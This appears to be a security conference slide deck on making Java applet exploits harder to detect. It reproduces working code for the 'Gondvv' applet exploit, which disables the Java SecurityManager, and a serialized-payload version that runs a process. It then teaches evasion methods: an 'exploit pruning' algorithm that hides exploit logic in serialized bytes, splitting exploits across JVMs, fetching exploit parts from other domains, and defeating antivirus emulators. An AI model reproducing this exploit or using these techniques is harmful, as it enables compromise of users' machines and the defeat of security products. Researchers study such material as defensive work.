
# Serialization(**pre-created object**)

- Since serialization can be used to recreate objects in memory, we can use this concept to define an interesting idea..
  - **IDEA:**  
build an exploit by reusing pre-created (serialized) Java objects



# Serialization(**high-level**)

- An object can be serialized or deserialized via:
  - public final void **writeObject**(Object x) throws IOException
  - public final Object **readObject**() throws IOException, ClassNotFoundException.
- The deserialization algorithm is interesting, as **it might disclose information** that will be then used by detectors to block possible exploits
  - we call this “information disclosure”, a **Weak Link**
- **NOTE:** To perform a deserialization **the JVM needs to know the Class** (type) of the serialized object



# (Back to the Original Version)

```
public class Gondvv extends Applet
{
    public Gondvv()
    {
    }


    public void disableSecurity()
        throws Throwable
    {
        Statement localStatement = new Statement(System.class, "setSecurityManager", new Object[1]);
        Permissions localPermissions = new Permissions();
        localPermissions.add(new ALLPermission());
        ProtectionDomain localProtectionDomain = new ProtectionDomain(new CodeSource(new URL("file:///"), new Certificate[0]), localPermissions);
        AccessControlContext localAccessControlContext = new AccessControlContext(new ProtectionDomain[] {
            localProtectionDomain
        });
        SetField(Statement.class, "acc", localStatement, localAccessControlContext);
        localStatement.execute();
    }

    private Class GetClass(String paramString)
        throws Throwable
    {
        Object arrayOfObject[] = new Object[1];
        arrayOfObject[0] = paramString;
        Expression localExpression = new Expression(Class.class, "forName", arrayOfObject);
        localExpression.execute();
        return (Class)localExpression.getValue();
    }

    private void SetField(Class paramClass, String paramString, Object paramObject1, Object paramObject2)
        throws Throwable
    {
        Object arrayOfObject[] = new Object[2];
        arrayOfObject[0] = paramClass;
        arrayOfObject[1] = paramString;
        Expression localExpression = new Expression(GetClass("sun.awt.SunToolkit"), "getField", arrayOfObject);
        localExpression.execute();
        ((Field)localExpression.getValue()).set(paramObject1, paramObject2);
    }
}
```

# Serialization(serialized version)

## Some numbers:

- Original version #LoC = ~ 74
  - Serialized version #LoC = ~ 3
- 

## Rule of Thumb:

- Less code => More difficult to detect  
(for a number of reasons, including but not limited to: **False Positives**)

```
private byte [] serialPay = {
    (byte)0xAC, (byte)0xED, (byte)0x00, (byte)0x05, (byte)0x73,
    (byte)0x72, (byte)0x00, (byte)0x09, (byte)0x53, (byte)0x65,
    (byte)0x72, (byte)0x69, (byte)0x61, (byte)0x6C, (byte)0x50,
    (byte)0x61, (byte)0x79, (byte)0xD9, (byte)0x13, (byte)0x28,
    (byte)0x21, (byte)0xF3, (byte)0x5E, (byte)0x08, (byte)0xD1,
    (byte)0x02, (byte)0x00, (byte)0x00, (byte)0x78, (byte)0x70
};

public void init()
{
    try
    {
        new ObjectInputStream( new ByteArrayInputStream( serialPay ) ).readObject();

        Process localProcess = Runtime.getRuntime().exec("mspaint.exe");
    }
}
```



# Serialization(details)

Disable Security Manager ← 5 GET /SerialPay.class HTTP/1.1

len class name

```
(byte)0xAC, (byte)0xED, (byte)0x00, (byte)0x05, (byte)0x73,  
(byte)0x72, (byte)0x00, (byte)0x09, (byte)0x53, (byte)0x65,  
(byte)0x72, (byte)0x69, (byte)0x61, (byte)0x6C, (byte)0x50,  
(byte)0x61, (byte)0x79, (byte)0xD9, (byte)0x13, (byte)0x28,
```

3

```
private byte [] serialPay = {  
    (byte)0xAC, (byte)0xED, (byte)0x00, (byte)0x05, (byte)0x73,  
    (byte)0x72, (byte)0x00, (byte)0x09, (byte)0x53, (byte)0x65,  
    (byte)0x72, (byte)0x69, (byte)0x61, (byte)0x6C, (byte)0x50,  
    (byte)0x61, (byte)0x79, (byte)0xD9, (byte)0x13, (byte)0x28,  
    (byte)0x21, (byte)0xF3, (byte)0x5E, (byte)0x08, (byte)0xD1,  
    (byte)0x02, (byte)0x00, (byte)0x00, (byte)0x78, (byte)0x70  
};
```

Serialized object

4


2

1

```
new ObjectInputStream( new ByteArrayInputStream( serialPay ) ).readObject();
```

```
Process localProcess = Runtime.getRuntime().exec("mspaint.exe");
```

6



Let's play the JVM role here..

# (GET /SerialPay.class HTTP/1.1)

- If we serialize a non-standard JRE class, detectors will be able to obtain the class definition by following the same way the JVM did

AC	ED	00	05	73	72	00	09	53	65	72	69	61	6C	50	61	~	í		s	r	S	e	r	i	a	l	P	a
79	D9	13	28	21	F3	5E	08	D1	02	00	00	78	70			y	Ù	!!	(	!	ó	^	█	Ñ	γ	x	p	

- In our example a detector would just analyze the first byte of a serialized stream, to get the length and the name of the serialized class and download it to detect our exploit:
  - **wget http://remote\_host/SerialPay.class**
- The class **SerialPay** is a **Weak Link**
- Let's try to define a **strategy to remove these weak links** and obtain a serialized version of a given exploit
  - Welcome **Exploit Pruning** algorithm

# Exploit Pruning(definition)

It produces a mutation  $M(E)$  of an input exploit  $E$ , reducing the bytecode information, without introducing weak links.

1. Select\* a Serializable and Standard Class  $C$  in  $E$
2. Collect all the code that updates the status of an object  $O$  (type  $C$ )
3. Check for dependencies\*
4. Prune this code ( $P$ )
5. Use the pruned code  $P$  to produce a serialized object  $S$ , which represents the updated status of the object  $O$  in the exploit context
6. Replace  $P$  in  $E$ , with an assignment like:  $O = \text{deserialize}(S)$
7. Repeat\* steps from 1 to 7

# (Step 1 – Pick a Class)

```
Statement localStatement = new Statement(System.class, "setSecurityManager", new Object[1]);  
Permissions localPermissions = new Permissions();  
localPermissions.add(new AllPermission());  
  
ProtectionDomain localProtectionDomain = new ProtectionDomain(new CodeSource(new URL("file:///"), new Certificate[0]), localPermissions);  
AccessControlContext localAccessControlContext = new AccessControlContext(new ProtectionDomain[] {  
    localProtectionDomain  
});  
SetField(Statement.class, "acc", localStatement, localAccessControlContext);  
localStatement.execute();
```

Permissions localPermissions = new Permissions();

# (Step 2 – Check class definition)

```
Statement localStatement = new Statement(System.class, "setSecurityManager", new Object[1]);
Permissions localPermissions = new Permissions();
localPermissions.add(new AllPermission());

ProtectionDomain localProtectionDomain = new ProtectionDomain(new CodeSource(new URL("file:///"), new Certificate[0]), localPermissions);
AccessControlContext localAccessControlContext = new AccessControlContext(new ProtectionDomain[] {
    localProtectionDomain
});
SetField(Statement.class, "acc", localStatement, localAccessControlContext);
localStatement.execute();
```

Overview	Package	<b>Class</b>	Use	Tree	Deprecated	Index	Help
Prev Class	Next Class	Frames	No Frames	All Classes			
Summary: Nested   Field   Constr   Method			Detail: Field   Constr   Method				

java.security

**Class Permissions**

java.lang.Object

java.security.PermissionCollection

java.security.Permissions

**All Implemented Interfaces:**

Serializable

We are looking for a  
**Serializable** and **Standard**  
Class C in E

# (Step 3 – Collect all the code that updates the status of an object O)

```
Statement localStatement = new Statement(System.class, "setSecurityManager", new Object[1]);  
Permissions localPermissions = new Permissions();  
localPermissions.add(new AllPermission());  
ProtectionDomain localProtectionDomain = new ProtectionDomain(new CodeSource(new URL("file:///"), new Certificate[0]), localPermissions);  
AccessControlContext localAccessControlContext = new AccessControlContext(new ProtectionDomain[] {  
    localProtectionDomain  
});  
SetField(Statement.class, "acc", localStatement, localAccessControlContext);  
localStatement.execute();
```

**Permissions localPermissions = new Permissions();**

**localPermissions.add(new AllPermission());**

# (Step 4 – Use the pruned code P to produce a serialized object S)

```
Statement localStatement = new Statement(System.class, "setSecurityManager", new Object[1]);  
Permissions localPermissions = new Permissions();  
localPermissions.add(new AllPermission()); → AC ED 00 05 73 72 00 19 6A 61 76 61 2E 73 65 63  
75 72 69 74 79 2E 50 65 72 6D 69 73 73 69 6F 6E  
73 43 6D 4B 4D D2 C8 0F 50 03 00 02 4C 00 0D 61  
6C 6C 50 65 72 6D 69 73 73 69 6F 6E 74 00 24 4C  
ProtectionDomain localProtectionDomain = new ProtectionDomain(new CodeSource(new URL("file:///"), new Certificate[0]), localPermissions);  
AccessControlContext localAccessControlContext = new AccessControlContext(new ProtectionDomain[] {  
    localProtectionDomain  
});  
SetField(Statement.class, "acc", localStatement, localAccessControlContext);  
localStatement.execute();
```

~~Permissions localPermissions = new Permissions();~~  
~~localPermissions.add(new AllPermission());~~

↓

```
AC ED 00 05 73 72 00 19 6A 61 76 61 2E 73 65 63  
75 72 69 74 79 2E 50 65 72 6D 69 73 73 69 6F 6E  
73 43 6D 4B 4D D2 C8 0F 50 03 00 02 4C 00 0D 61  
6C 6C 50 65 72 6D 69 73 73 69 6F 6E 74 00 24 4C
```

# (Step 5 – Replace P in E, with an assignment like: **O = deserialize(S)**)

## Replace P in E

```
Statement localStatement = new Statement(System.class, "setSecurityManager", new Object[1])
Permissions localPermissions = getPermissions();
ProtectionDomain localProtectionDomain = new ProtectionDomain(new CodeSource(new URL("file:///"), nei
AccessControlContext localAccessControlContext = new AccessControlContext(new ProtectionDomain[] {
    localProtectionDomain
});
SetField(Statement.class, "acc", localStatement, localAccessControlContext);
localStatement.execute();
```

## O = deserialize(S)

```
private Permissions getPermissions() throws Exception
{
    return (Permissions) new ObjectInputStream(new ByteArrayInputStream(serialPerms)).readObject();
}
```

```
AC ED 00 05 73 72 00 19 6A 61 76 61 2E 73 65 63
75 72 69 74 79 2E 50 65 72 6D 69 73 73 69 6F 6E
73 43 6D 4B 4D D2 C8 0F 50 03 00 02 4C 00 0D 61
6C 6C 50 65 72 6D 69 73 73 69 6F 6F 74 00 24 4C
```



# (Step 6 – Reduced Exploit)

## BEFORE

```
Statement localStatement = new Statement(System.class, "setSecurityManager", new Object[1]);
Permissions localPermissions = new Permissions();
localPermissions.add(new AllPermission());
ProtectionDomain localProtectionDomain = new ProtectionDomain(new CodeSource(new URL("file:///"), new Certificate[0]), localPermissions);
AccessControlContext localAccessControlContext = new AccessControlContext(new ProtectionDomain[] {
    localProtectionDomain
});
SetField(Statement.class, "acc", localStatement, localAccessControlContext);
localStatement.execute();
```

## AFTER

```
Statement localStatement = new Statement(System.class, "setSecurityManager", new Object[1])
Permissions localPermissions = getPermissions();
ProtectionDomain localProtectionDomain = new ProtectionDomain(new CodeSource(new URL("file:///"), new Certificate[0]), localPermissions);
AccessControlContext localAccessControlContext = new AccessControlContext(new ProtectionDomain[] {
    localProtectionDomain
});
SetField(Statement.class, "acc", localStatement, localAccessControlContext);
localStatement.execute();
```

# (Step 7 – Repeat)

```
Statement localStatement = new Statement(System.class, "setSecurityManager", new Object[1])
Permissions localPermissions = getPermissions();
ProtectionDomain localProtectionDomain = new ProtectionDomain(new CodeSource(new URL("file:///"), new
AccessControlContext localAccessControlContext = new AccessControlContext(new ProtectionDomain[] {
    localProtectionDomain
});
SetField(Statement.class, "acc", localStatement, localAccessControlContext);
localStatement.execute();
```



**Use the current reduced exploit as input of the next pruning pass**

Repeat Step 1-7

You can keep pruning as long as the prerequisite is satisfied:

**There is at least a **Standard** and **Serializable** class in E not yet pruned**


# Exploit Pruning(**recap**)

- Serialization helps to **reduce the amount of information** available from the Java bytecode to the defenders
- Using serialization in exploits forces defenders to implement and use some sort of **parsers** to be able to read serialized data into their engines
- By performing exploit pruning an attacker **can reduce the class-disclosure** during the deserialization process to a minimum
- **Serialized data can be obfuscated** (as we are dealing with an array of bytes). Obfuscation can be performed either in the Java code or outside i.e. JavaScript, HTML tags, media stuff, etc :]
- **NOTE:** The exploit pruning process **can be easily automated**

# Multiple JVM


# Multiple JVM(**separate\_jvm**)

- Applets can run in different JVMs
  - Even if they are on the same document
- To spawn a different JVM, we use the **separate\_jvm** param




# Multiple JVM(**communication**)

- JVMs are independent and separate
- We need a way to handle the **X-JVM communication**
  - A possible way is to rely on some JavaScript on the hosting page



# Multiple JVM(impact)

- By deploying an exploit in a way that will use 2 or more JVMs to trigger the vulnerability, we are breaking most or all of the possible defensive strategies based on JVM inspection..



# X-Origin



# X-Origin(intro)

- Sandbox Applets have a number of limitations (for security reasons)

## Sandbox Applets

Sandbox applets are restricted to the security sandbox and *can* perform the following operations:

- They can make network connections to the host they came from.
- They can easily display HTML documents using the `showDocument` method of the `java.applet.AppletContext` class.
- They can invoke public methods of other applets on the same page.
- Applets that are loaded from the local file system (from a directory in the user's CLASSPATH) have none of the restrictions that apply to applets loaded from a remote server.
- They can read secure system properties. See [System Properties](#) for a list of secure system properties.
- When launched by using JNLP, sandbox applets can also perform the following operations:
  - They can open, read, and save files on the client.
  - They can access the shared system-wide clipboard.
  - They can access printing functions.
  - They can store data on the client, decide how applets should be downloaded and cached, and much more. See [JNLP API](#)

Sandbox applets *cannot* perform the following operations:

- ~~• They cannot access client resources such as the local filesystem, creatable files, system clipboard, and printers.~~
- They cannot connect to or retrieve resources from any third party server (any server other than the server it originated from).
- ~~• They cannot load native libraries.~~
- They cannot change the SecurityManager.
- They cannot create a ClassLoader.
- They cannot read certain system properties. See [System Properties](#) for a list of forbidden system properties.





**They cannot connect to or retrieve resources from any third party server (any server other than the server it originated from).**

# X-Origin(idea)

- The idea here is to use some JavaScript to break out of this limitation, so that we will be able to harden Java exploits by retrieving information/exploit-parts residing on different domains
- There are some caveats to keep in mind while working with this approach
  - We **can't leave** the domains where the Applets are hosted
  - But **we can share information/resources across different remote domains hosting different Applets**
- Let's see a practical example..

# X-Origin(schema)



# X-Origin(code)



Local Applet

```
<applet
  code="L.class"
  width="80"
  height="80"
  >
  <PARAM name="separate_jvm" value="true">

  No Applet for you
</applet>

<applet
  code="R.class"
  codebase="http://DOMAIN_R_HOST:DOMAIN_R_PORT"
  width="80"
  height="80"
  NAME="R"
  >
  <PARAM name="separate_jvm" value="true">

  No Applet for you
</applet>
```

Remote Applet ptr\*

```
<script type="text/javascript">

  function getRemoteData() {
    return output.innerHTML;
  }

  function setRemoteData(data) {
    output.innerHTML=data;
    return data;
  }

</script>
```

Quick way to implement HTML/JS based communication

# X-Origin(recap)

- **Domain-L**
  - Contains the main exploit Applet
  - Contains a pointer to an Applet residing on a different remote domain
- **Domain-R**
  - Hosts the Applet, which will provide local (to R) exploit-parts to the other Applet (on L)
- By doing so we will be able to do **X-domain Applet communication**
- Which means that now, **it's possible to harden an exploit by retrieving exploit parts from different remote domains**, and then combine all these parts together to get the actual exploit to work

# Emulators

# Emulators(intro)

- Some defensive solutions (i.e. some AVs) available on the market offer an embedded (in the engine) Java emulator
- The emulator kicks in (usually) only for a subset of .class files
- Emulators allow these products to resolve obfuscation problems or even to obtain information about the execution flow of an exploit
- Emulators can be annoying for Java exploits
- Luckily there are a number of tricks to defeat emulation..

# Emulators(**detect/break/exploit**)

- These tricks aim mainly to the following 3 things:
  - **Detecting** the emulator
  - **Breaking** the emulator
  - **Exploiting** the emulator





# Emulators(detecting/breaking)

- Abusing the Java Garbage Collector (thanks to **Adam Boulton**)
  - The main idea is to reuse JVM callbacks when the garbage collector kicks in to execute part of the code, by implementing the **finalize()** method for each class used
  - The workflow is the following:
